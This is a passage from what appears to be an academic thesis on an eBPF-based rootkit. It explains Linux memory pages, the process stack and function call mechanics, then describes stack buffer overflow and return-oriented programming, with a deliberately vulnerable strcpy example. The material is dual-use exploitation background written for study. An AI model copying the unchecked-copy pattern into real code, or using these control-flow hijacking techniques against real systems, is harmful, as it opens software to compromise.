Nowadays, most Linux distributions have set value 1 to this parameter, therefore disallowing unprivileged eBPF completely. These include Ubuntu [66], Suse Linux [67] or Red Hat Linux [68], between others.

2.6. Memory management in Linux

Multiple of the techniques incorporated in our rootkit require a deep understanding into how memory is managed in a Linux process. Therefore, in this section we will present all the background about memory management needed for our later discussion of the offensive capabilities of eBPF in this context.

2.6.1. Memory pages and faults

Linux systems divide the available random-access memory (RAM) into 'pages', subsections of an specific length, usually 4 KB. The collection of all pages is called physical memory.

Likewise, individual memory sections need to be assigned to each running process in the system, but instead of assigning a set of pages from physical memory, a new address space is defined, named virtual memory, which is divided into pages as well. These virtual memory pages are related to physical memory pages via a page table, so that each virtual memory address of a process can be translated into a real, physical memory address in RAM [69]. Figure 2.10 shows a diagram of the described architecture.




Fig. 2.10. Memory translation of virtual pages to physical pages.

As we can observe in the figure, each virtual page is related to one physical page. However, RAM needs to maintain multiple processes and data simultaneously, and therefore sometimes the operating system (OS) will remove them from physical memory when it believes they are no longer being used. This leads to the occurrence of two type of memory events [70]:

- **Major page faults** occur when a process tries to access a virtual page, but the related physical page has been removed from RAM. In this case, the OS will need to request a secondary storage (such as a hard disk) for the data removed and allocate a new physical page for the virtual page. Figure 2.11 illustrates a major page fault.




Fig. 2.11. Major page fault after a page was removed from RAM.

- **Minor page faults** occur when a process tries to access a virtual page, and although the related physical page exists, the connection in the page table has not been completed. A common event when these fault happen is on fork() calls, since with the purpose of making the call more efficient, the page table of the parent is not always completely copied into the child, leading into multiple minor page faults once the child tries to access the data on them. Figure 2.12 illustrates a minor page fault after a fork.

2.6.2. Process virtual memory

In the previous subsection we have studied that each process disposes of a virtual address space. We will now describe how this virtual memory is organized in a Linux system.

Figure 2.13 describes how virtual memory is distributed within a process in the x86_64 architecture. As we can observe, it is partitioned into multiple sections:




Fig. 2.12. Minor page fault after a fork() in which the page table was not copied completely.




Fig. 2.13. Virtual memory architecture of a process [71].

- Lower and upper memory addresses are reserved for the kernel.
- A section where shared libraries code is stored.
- A .text section, which contains the code of the program being run.
- A .data section, containing initialized static and global variables.
- A .bss section, which contains global and static variables which are uninitialized or initialized to zero.
- The heap, a section which grows from lower to higher memory addresses, and which contains memory dynamically allocated by the program.
- The stack, a section which grows from higher to lower memory addresses, towards the heap. It is a Last In First Out (LIFO) structure used to store local variables, function parameters and return addresses.
- Right at the start of the stack we can find the arguments with which the programs has been executed.

2.6.3. The process stack

Among all the sections we identified in a process virtual memory, the stack will be particularly relevant during our research. We will therefore study it now in detail.

Firstly, we will present how the stack is structured, and which operations can be executed on it. Figure 2.14 presents a stack during the execution of a program. Table 2.18 explains the purpose of the most relevant registers related to the stack and program execution:




Fig. 2.14. Simplified stack representation showing only stack frames.

As it can be observed in Figure 2.14, the stack grows towards lower memory addresses, and it is organized in stack frames, delimited by the registers rsp and rbp. An

REGISTER	PURPOSE
rip	Instruction Pointer - Memory address of the next instruction to execute
rsp	Stack Pointer - Memory address where next stack operation takes place
rbp	Base/Frame Pointer - Memory address of the start of the stack frame

Table 2.18. Relevant registers in x86_64 for the stack and control flow and their purpose.

stack frame is a division of the stack which contains all the data (variables, call arguments...) belonging to a single function execution. When a function is exited, its stack frame is removed, and if a function calls a nested function, then its stack frame is preserved and a new stack frame is inserted into the stack.

As Table 2.18 explains, the rbp and rsp registers are used for keeping track of the starting and final position of the current stack frame respectively. We can see in Figure 2.14 that their value is a memory address pointing to their stack positions. On the other hand, the rip register does not point to the stack, but rather to the .text section (see Figure 2.13), where it points to the next instruction to be executed. However, as we will now see, its value must also be stored in the stack frame when a nested function is called, since after the nested function exits we need to restore the execution in the same instruction of the original function.

As with any LIFO structure, the stack supports two main operations: *push* and *pop*. In the x86_64 architecture, it operates with chunks of data of either 16, 32 or 64 bytes. Table 2.15 shows a representation of these operations in the stack.

- A **push** operation writes data in the free memory pointed by register rsp. It then moves the value of rsp to point to the new end of the stack.
- A **pop** operation moves the value of rsp by 16, 32 or 64 bytes, and reads the data previously saved in that position.

As we mentioned, the stack stores function parameters, return addresses and local variables inside a stack frame. We will now study how the processor uses the stack in order to call, execute, and exit a function. To illustrate this process, we will simulate the execution of function `func(char* a, char* b, char* c)` . Figures 2.16 and 2.17 show a representation of the stack during these operations.

1. The function arguments are pushed into the stack. We can see them in the stack of Figure 2.17 in reverse order.
2. The function is called:




Fig. 2.15. Representation of push and pop operations in the stack.

Fig. 2.16. Stack representation right before starting the function call process.




Fig. 2.17. Stack representation right after the function preamble.

(a) The value of register rip is pushed into the stack, so that it is saved for when the function exists. We can see it on Figure 2.17 as 'ret'.

(b) The value of rip changes to point to the first instruction of the called function.

(c) We execute what is called as the *function preamble* [72], which prepares the stack frame for the called function:

i. The value of rbp is pushed into the stack, so that we can restore the previous stack frame when the function exits. We can see it on Figure 2.17 as the 'saved frame pointer'.

ii. The value of rsp is moved into rbp. Therefore, now rbp points to the end of the previous stack frame.

iii. The value of rsp is usually decremented (since the stack needs to go to lower memory addresses) so that we allocate some space for function variables.

3. The function instructions are executed. The stack may be further modified, but on its end rsp must point to the same address of the beginning. Register rbp always keeps pointing to the end of the stack.

4. We execute what is called the *function epilogue*, which removes the stack frame and restores the original function:

(a) The value of rbp is moved into rsp, so that rsp points to the start of the previous stack frame. All data allocated in the previous stack frame is considered to be free.

(b) The value of the saved frame pointer is popped and stored into rbp, so that rbp now points to the start of the previous stack frame.

(c) The value of the saved rip value is popped into register rip, so that the next instruction to execute is the instruction right after the function call.

5. Since the function arguments where pushed into the stack, they are popped now.

2.7. Attacks at the stack

In Section 2.6.3, we studied how the stack works and which is the process that a program follows in order to call a function. As we saw in Figure 2.17, the processor pushes into the stack several data which is used to restore the context of the original function once the called function exits. These pushed arguments included:

- The arguments with which the function is being called (if they need to be passed in the stack, such as byte arrays).
- The original value of the rip register (ret), to restore the execution on the original function.
- The original value of the rbp register (sfp), to restore the frame pointer of the original stack frame.

Although this process is simple enough, it opens the possibility for an attacker to easily hijack the flow of execution if it can modify the value of ret, as it is shown in figure 2.18.

In the Figure, we can observe how, during the execution of the called function, the attacker overwrites the value of ret in the stack. Once the function exists, as we explained in Section 2.6.3, during the function epilogue the value of ret will be popped and moved into rip, so that the execution is directed to the original next instruction. However, because the value was modified, the attacker controls which instructions are executed next.

Attackers have historically used multiple techniques to overwrite the ret value in the stack. In this section, we will present two of the most popular techniques, which will be used as a basis for designing our own attacks using eBPF.

2.7.1. Buffer overflow

The stack buffer overflow is one of the most popular exploitation techniques to overwrite data at the stack. In this technique, an attacker takes advantage of a program receiving a user value stored in a buffer whose capacity is smaller of that of the supplied value. Code Snippet 2.1 shows an example of a vulnerable program:

CODE 2.1. Program vulnerable to buffer overflow.

```
1 void foo(char *bar){ // bar may be larger than 12 characters
```




Fig. 2.18. Execution hijack overwriting saved rip value.

```
    char buffer[12];
    strcpy(buffer, bar); //no bounds checking
}

int main(int argc, char *argv[]){
    foo(argv[1]);
    return 0;
}
```

During the execution of the above program, since the char array *buffer* is a buffer of length 12 stored in the stack, then if the value of *bar* is larger than 12 bytes it will overflow the allocated space in the stack. This is usually the case of using unsafe functions for processing user input such as strcpy(), which do not check whether the array fits in the buffer. Figure 2.19 shows how the overflow happens in the stack.




Fig. 2.19. Stack buffer overflow overwriting ret value.

As we can observe in the figure, the new data written into the buffer has also overwritten other fields which were pushed into the stack, such as sfp and ret, resulting in changing the flow of execution once the function exists.

Usually, an attacker exploiting a program vulnerable to stack buffer overflow is interested in running arbitrary (malicious) code. For this, the attacker follows the process shown in Figure 2.20:

As we can observe in the figure, the attacker will take advantage of the buffer overflow to overwrite not only ret, but also the rest of the current stack frame and sfp with malicious code. This code is known as shellcode, consisting of instruction opcodes (machine assembly instructions translated to their representation in hexadecimal values) which the processor will execute. We will explain how to write shellcode in Section 4.2.3. Therefore, in this technique the attacker will:

- Introduce a byte array that overflows the buffer, consisting on SHELLCODE + the




Fig. 2.20. Executing arbitrary code exploiting a buffer overflow vulnerability.

address of the buffer.

  - The shellcode overwrites the buffer and all data until ret.
  - ret is overwritten by the value of the address where the buffer starts.

- When the function exits and ret is popped from the stack, the register rip will now point to the address of the buffer at the stack, processing the stack data as instructions part of a program. The malicious code will be executed.

Although the classic buffer overflow is one of the best-known techniques in binary exploitation, it is also one of the oldest and thus numerous protections have historically been incorporated to mitigate this type of exploits. This is why the attack presented here does not work work in a modern system anymore.

The reason is that one of the protections consists of the prohibition of executing code from the stack. By marking the stack as non-executable, in the case of rip pointing to an address in the stack any malicious code will not be run, even if an application was vulnerable to a buffer overflow. We will explain more in detail the main protections that nowadays are incorporated in modern systems in Section 2.9.2.

2.7.2. Return oriented programming attacks

After the stack was marked non-executable, a new refined technique was invented to circumvent this restriction and adapt the classic buffer overflow to modern systems. In the end, attackers still maintained the ability to overflow the buffer in the stack of vulnerable applications, writing shellcode and overwriting ret, the only issue was that the shellcode could not be executed.

Return Oriented Programming (ROP) is an exploitation technique that takes advantage of the fact that, even if malicious code in the stack cannot be executed, the attacker can still redirect the flow of execution by modifying ret to any other piece of executable code. The challenge for the attacker is executing malicious code, since any available executable instructions are either at the .text section (which will correspond to the normal functioning of the program) or at shared libraries, but none are useful for malware.

ROP tackles this challenge by designing a method of reconstructing malicious code from parts of already-existing code, as in a 'collage'. Assembly instructions are selected from multiple places, so that, when put together and executed sequentially, they recreate the shellcode which the attacker wants to execute. These pieces of code are called ROP gadgets, and consist of a set of arbitrary instructions followed by a final *ret* instruction, which triggers the function exit and pops the value of ret. These gadgets may belong to any code in the process memory, usually selected between the code of the shared libraries (see Figure 2.17) to which the process is linked.

Finding ROP gadgets and writing ROP-compatible payloads manually is hard, thus multiple programs exist that automatically scan the system libraries and construct provide the gadgets given the shellcode to execute [73].

However, we will now illustrate how ROP works with an example. Suppose that an attacker has discovered a buffer overflow vulnerability, but the stack is marked as not executable. The attacker wants to execute the assembly code shown in Code Snippet 2.2:

CODE 2.2. Sample program to run using ROP.

```
1 mov rdx, 10
2 mov rax, [rsp]
```

After finding the address of the ROP gadgets manually or using an automated tool, the attacker takes advantage of a buffer overflow (or, in our case, a direct write using eBPF's bpf_probe_write_user()) to overwrite the value of ret with the address of the first ROP gadget, and also additional data in the stack. Figure 2.21 shows how we can execute the original program using ROP:

The steps described in the figure are the following:

1. First step shows the two gadgets located and their addresses, and the overwritten data in the stack. The function has already exited and, because ret was overwritten with the address of the first gadget, register rip now points to that location, and thus it is the next instruction to execute. Register rsp, in turn, now points to the bottom address of the current stack frame, which is right next to the old ret (see Section 2.6.3 for stack frames functioning).

2. The first instruction of the gadget is executed, popping the value from the stack (which also moves register rsp, see stack push and pop operations in Section 2.6.3).




Fig. 2.21. Steps for executing code sample using ROP.

As we can observe, the value "10" was specifically put in that position by the attacker, so that, according to the instruction to execute `mov rdx, 10` , we now have loaded that data into register rdx.

